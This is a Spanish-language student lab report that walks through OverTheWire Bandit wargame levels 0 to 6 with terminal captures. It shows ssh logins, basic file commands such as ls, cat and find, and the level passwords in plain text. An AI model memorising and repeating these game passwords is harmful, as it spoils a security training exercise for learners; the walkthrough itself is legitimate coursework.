Escuela Colombiana de ingeniería Julio Garavito

Seguridad y privacidad de TI

Laboratorio 3

Integrantes

Juan Camargo

Diego Castellanos

Profesor

Daniel Esteban Vela Lopez


Bogotá 2024

ESCUELA
COLOMBIANA
DE INGENIERÍA
JULIO GARAVITO

LEVEL 0

Para poder acceder a los niveles de bandit necesitamos primero instalar Cygwin64.


Una vez en la terminal nos conectamos al nivel 0.




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit0@bandit.labs.overthewire.org -p 2220
The authenticity of host '[bandit.labs.overthewire.org]:2220 ([51.20.13.48]:2220)' can't be established.
ECDSA key fingerprint is SHA256:IJ7FrXOmKSSHTJ63ezxjqtnOEOHg116Aq+v5mNO+HdE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
  firewall.

--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * peda (https://github.com/longld/peda.git) in /opt/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

bandit0@bandit:~$ |
```

LEVEL 1

Utilizamos el comando ls para listar los archivos y usamos cat para leer su contenido.




```
bandit0@bandit:~$ ls
readme
bandit0@bandit:~$ cat readme
NH2SXQwcBdpmTEzi3bvBHMM9H66vVXjL
bandit0@bandit:~$ |
```




```
--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * peda (https://github.com/longld/peda.git) in /opt/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

bandit1@bandit:~$ 
```

LEVEL 2


Utilizamos ls para listar los archivos y encontramos un archivo llamaso “-”, para poder leerlo usamos cat seguido de “./”



```
bandit1@bandit:~$ ls
-
bandit1@bandit:~$ cat ./-
rRGizSaX8Mk1RTb1CNQoXTcYZWU6lgzi
bandit1@bandit:~$ 
```




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit2@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit2@bandit.labs.overthewire.org's password: 
```




```
--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * peda (https://github.com/longld/peda.git) in /opt/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

bandit2@bandit:~$
```

LEVEL 3


Usamos ls para listar los archivos y encontramos un archivo con espacios, para poder abrirlo usamos cat y el nombre del archivo entre comillas.



```
bandit2@bandit:~$ ls
spaces in this filename
bandit2@bandit:~$ cat "spaces in this filename"
aBZ0W5EmUfAf7kHTQeOwd8bauFJ2lAiG
bandit2@bandit:~$
```




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit3@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit3@bandit.labs.overthewire.org's password:
```




```
--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * peda (https://github.com/longld/peda.git) in /opt/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

bandit3@bandit:~$ |
```

LEVEL 4


Usamos ls para listar los archivos y nos encontramos una carpeta, nos movemos a la carpeta utilizando cd y volvemos a usar ls pero esta vez no sale nada, por lo que usamos ls –a para listar los archivos ocultos y nos encontramos el archivo .hidden, usamos cat para leerlo y encontramos la contraseña.



```
bandit3@bandit:~$ ls
inhere
bandit3@bandit:~$ cat inhere
cat: inhere: Is a directory
bandit3@bandit:~$ cd inhere
bandit3@bandit:~/inhere$ ls
bandit3@bandit:~/inhere$ ls -a
.  ..  .hidden
bandit3@bandit:~/inhere$ cat .hidden
2EW7BBsr6aMMoJ2HjWO67dm8EgX26xNe
bandit3@bandit:~/inhere$ |
```




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit4@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit4@bandit.labs.overthewire.org's password: |
```




```
--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * peda (https://github.com/longld/peda.git) in /opt/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

bandit4@bandit:~$
```

LEVEL 5

Usamos ls para listar los archivos y encontramos la carpeta inhere, si nos movemos usando cd y usamos ls encontramos varios archivos.




```
bandit4@bandit:~$ ls
inhere
bandit4@bandit:~$ cd inhere
bandit4@bandit:~/inhere$ ls
-file00  -file01  -file02  -file03  -file04  -file05  -file06  -file07  -file08  -file09
bandit4@bandit:~/inhere$
```




```
bandit4@bandit:~/inhere$ cat ./-file00
QRrtZi      H
             |ả^bandit4@bandit:~/inhere$
bandit4@bandit:~/inhere$ cat ./-file01
7L3Y   ŴEY    V&hFbandit4@bandit:~/inhere$
bandit4@bandit:~/inhere$ cat ./-file02
ϙ`\▯▯Hx2Kbandit4@bandit:~/inhere$
bandit4@bandit:~/inhere$ cat ./-file03
ix#e>VOp{  MUb4bandit4@bandit:~/inhere$
bandit4@bandit:~/inhere$ cat ./-file04
gQeE}:gj8<.ebandit4@bandit:~/inhere$
bandit4@bandit:~/inhere$ cat ./-file05
◆◆Se O]7b<~bandit4@bandit:~/inhere$
bandit4@bandit:~/inhere$ cat ./-file06
G=1◆◆B;"
        W95ვbandit4@bandit:~/inhere$
bandit4@bandit:~/inhere$ cat ./-file07
lrIWWI6bB37kxfiCQZqUdOIYfr6eEeqR
bandit4@bandit:~/inhere$
```

La página decía que la contraseña estaba en el único documento leíble para humanos, por lo que abrimos los archivos uno por uno hasta llegar a –file07 dando con la contraseña.




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit5@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit5@bandit.labs.overthewire.org's password:
```



```
--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * peda (https://github.com/longld/peda.git) in /opt/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!
```


LEVEL 6

Si usamos ls encontramos muchas carpetas, por lo que buscar uno por uno la contraseña no es una opción.




```
bandit5@bandit:~/inhere$ ls
maybehere00  maybehere01  maybehere02  maybehere03  maybehere04  maybehere05  maybehere06  maybehere07  maybehere08  maybehere09  maybehere10  maybehere11  maybehere12  maybehere13  maybehere14  maybehere15  maybehere16  maybehere17  maybehere18  maybehere19
```


Podemos usar una seria de comandos para realizar este ejercicio, podemos usar **find .** para buscar lo que necesitamos en el directorio actual y utilizar **–type f** para indicar que el tipo de archivo que estamos buscando es de tipo file, también podemos usar **–size 1033c** para indicar el tamaño del archivo y podemos usar **! -executable** para indicar que el archivo no es ejecutable.




```
bandit5@bandit:~$ cd inhere
bandit5@bandit:~/inhere$ find . -type f -size 1033c ! -executable
./maybehere07/.file2
bandit5@bandit:~/inhere$ |
```



```
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
P4L4vucdmLnm8I7Vl7jG1ApGSfjYKqJU
```




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit6@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

